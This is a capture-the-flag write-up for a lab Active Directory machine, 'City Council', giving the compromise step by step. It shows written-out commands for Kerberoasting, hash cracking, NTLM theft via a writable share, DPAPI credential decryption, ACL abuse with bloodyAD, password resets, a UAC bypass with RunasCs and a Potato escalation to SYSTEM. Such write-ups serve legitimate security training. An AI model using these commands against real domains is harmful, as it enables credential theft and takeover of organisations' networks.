City Council
City Council is a medium difficulty active directory machine by 2ubZ3r0
About

Difficulty: Medium
OS: Windows
Release date: 2026-03-05
Author: 2ubZ3r0
A local municipality recently survived a devastating ransomware campaign. While their internal IT team believes the infection has been purged and the holes plugged, the Board of Supervisors isn’t taking any chances. They’ve brought in Hack Smarter to provide a “second pair of eyes.”
Your mission is to perform a comprehensive penetration test of the internal infrastructure. Reaching Domain Admin isn’t the endgame; treat this like a real engagement. See how many vulnerabilities you’re able to identify.
Disclaimer
This writeup is not intended for beginners. It’s intentionally brief and focuses on the specific scenario and attacks.
Summary
Intercept the traffic between a Digital Services application and the DC to get a foothold. Kerberoasting and NTLM theft through a writable share gives us access to a user that can read profile backups. One of the backups has dpapi credentials of emma.hayes who can force change the password of a user in the Remote Management Users group to get the first flag.
Emma can also move the web_admin user to this OU she controls and reset its password. With code execution as the web_admin user we can abuse its Impersonate privileges to get SYSTEM access.
Recon
Rustscan and nmap report the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-05 15:06:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
88/udp  open  kerberos-sec udp-response ttl 126 Microsoft Windows Kerberos (server time: 2026-03-05 15:06:12Z)
123/udp open  ntp          udp-response ttl 126 NTP v3
389/udp open  ldap         udp-response ttl 126 Microsoft Windows Active Directory LDAP (Domain: city.local, Site: Default-First-Site-Name)

Looks like a typical domain controller with LDAP, SMB and Kerberos hosting a City Hall website.

Hidden at the bottom is a link to Documents & Forms


Forms are filled out through a special application and require configuring the hosts file.
User
svc_services_portal
What didn’t work:
- Quick reversing of the app or
strings. It’s a recent python version that decompilers don’t like.
It will not decompile fully, but you can get the credentials using pyinstxtractor and pycdc. - responder and configuring the hosts file to resolve to 127.0.0.1
However, the connection is unencrypted and we can just sniff the cleartext password.
Configure the hosts file as described, configure Wireshark to listen on your tunnel interface and submit a Parking Permit Application.


After confirming the credentials work, we can run BloodHound and do the standard enumerations.
clerk.hill
Clerk Hill has a SPN and we can kerberoast him and crack the password.
1
2
GetUserSPNs.py city.local/svc_services_portal:PortAl1337 -request -outputfile kerberoast.hash
john -w=/usr/share/wordlists/rockyou.txt --format=krb5tgs kerberoast.hash
jon.peters
Enumerate the permissions of clerk.hill and notice we can write to a share called Uploads.
When you see this, the first thing to try is NTLM steal.
So create all the various files with ntlm_theft and others, start responder and upload it all.
1
smbclient -U 'clerk.john%clerkhill' '//dc-cc.city.local/Uploads'


The hash cracks successfully and we have the credentials for jon.peters.
nina.soto
Jon can set the SPN of nina. The first attack to try in this setup is a targeted kerberoast.
Set an SPN and use the same impacket tool to roast.
1
2
3
bloodyAD -H dc-cc.city.local -d city.local -u jon.peters -p 1234heresjonny set object nina.soto servicePrincipalName -v ahos6/pwn
GetUserSPNs.py city.local/jon.peters:1234heresjonny -request-user nina.soto -outputfile nina.hash
john -w=/usr/share/wordlists/rockyou.txt --format=krb5tgs nina.hash
emma.hayes
Upon once again enumerating SMB shares, we notice Nina can read the Backups share.
1
smbclient -U 'nina.soto%123nina321' '//dc-cc.city.local/Backups'
Grab the profile backup from UserProfileBackups/clerk.john_ProfileBackup_0729.wim.
You can just extract it using 7z, e.g.
1
7z x ../clerk.john_ProfileBackup_0729.wim
When checking the desktop for a flag we find an email instead.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
Subject: Temporary access while I’m on vacation

Hi John,

Quick heads-up: while I’m on vacation, you may use my account to handle urgent IT tasks.

Credentials
I’ll share the credentials with you via our approved channel. Please store them in Windows Credential Manager (Control Panel → User Accounts → Credential Manager → Windows Credentials → Add a Windows credential) and use them from there.

DPAPI note (why Credential Manager):
Windows Credential Manager protects saved credentials with DPAPI—they’re encrypted to your user profile (and this machine), so the password isn’t stored in plaintext. Still, treat it as sensitive: accounts with LOCAL SYSTEM / domain admin privileges can technically recover DPAPI-protected secrets, so only use it on trusted machines and profiles, and never export or sync these creds.

When I’m back
On my return, please remove the stored credential from Credential Manager. As discussed, your temporary membership in the “Remote Management Users” group will be revoked after my vacation.

Security reminders

Use the account only for work-related actions you’d normally escalate to IT.

Don’t save the password anywhere else or forward it.

Log off when finished and avoid keeping interactive sessions open.

Thanks for covering!

Best,
Emma Hayes
Helpdesk / IT Support
emma.hayes@city.local
Looks like a clear hint. We have to decrypt dpapi credentials.
A lazy search gives us the masterkey and the credential
1
find | egrep 'Credential|Protect'
The user SID is also visible, use it together with the password from earlier to decrypt the masterkey.
1
dpapi.py masterkey -file ./AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 -sid S-1-5-21-407732331-1521580060-1819249925-1103 -password clerkhill
Then use it to decrypt the credential:
1
dpapi.py credential -file ./AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291 -key 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb9a1817874e37bbf0d6861117a39dfbbd
We get the password of emma.hayes.
sam.brooks
Emma has WRITE_DACL on all of CityOps. This includes sam.brooks who has WinRM access.
First give yourself Generic All rights on the whole OU, then you can force change the password of any users in it.
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' add genericAll OU=CityOps,DC=city,DC=local emma.hayes
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' set password sam.brooks Password__42
Since it’s disabled, we also have to enable the user:
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' remove uac sam.brooks -f ACCOUNTDISABLE
Afterwards, we can log in and grab the user flag.
1
evil-winrm-py -i dc-cc.city.local -u sam.brooks -p Password__42
Root
web_admin
Emma has some more interesting rights we didn’t use yet. bloodyAD shows them:
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' get writable
We have GenericWrite on web_admin and we can delete children in the Quarantine OU. Together with the rights we have over CityOps, we can abuse this to move web_admin to the CityOps OU so our GenericAll applies to it as well. Recently, bloodyAD has also added this feature.
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' set object web_admin distinguishedName -v "CN=WEB ADMIN,OU=CityOps,DC=CITY,DC=LOCAL"
And we can set the password just like for sam.brooks.
1
bloodyAD -H dc-cc.city.local -d city.local -u emma.hayes -p '!Gemma4James!' set password web_admin Password__42
web_admin is not in the Remote Management Users group, but we can use RunasCs.
1
.\runascs.exe web_admin Password__42 "whoami /priv"
1
2
3
4
5
6
7
8
9
10
11
12
[*] Warning: User profile directory for user web_admin does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'web_admin' is limited. Use the flag combination --bypass-uac and --logon-type '5' to obtain a more privileged token.


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Administrator
As RunAsCs tells us, we should try it with –bypass-uac and –logon-type ‘5’.
1
.\runascs.exe web_admin Password__42 -l 5 -b "whoami /priv"
This time we have impersonate privileges
1
2
3
4
5
6
7
Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Disabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
Use your favorite Potato to get SYSTEM and the root flag.
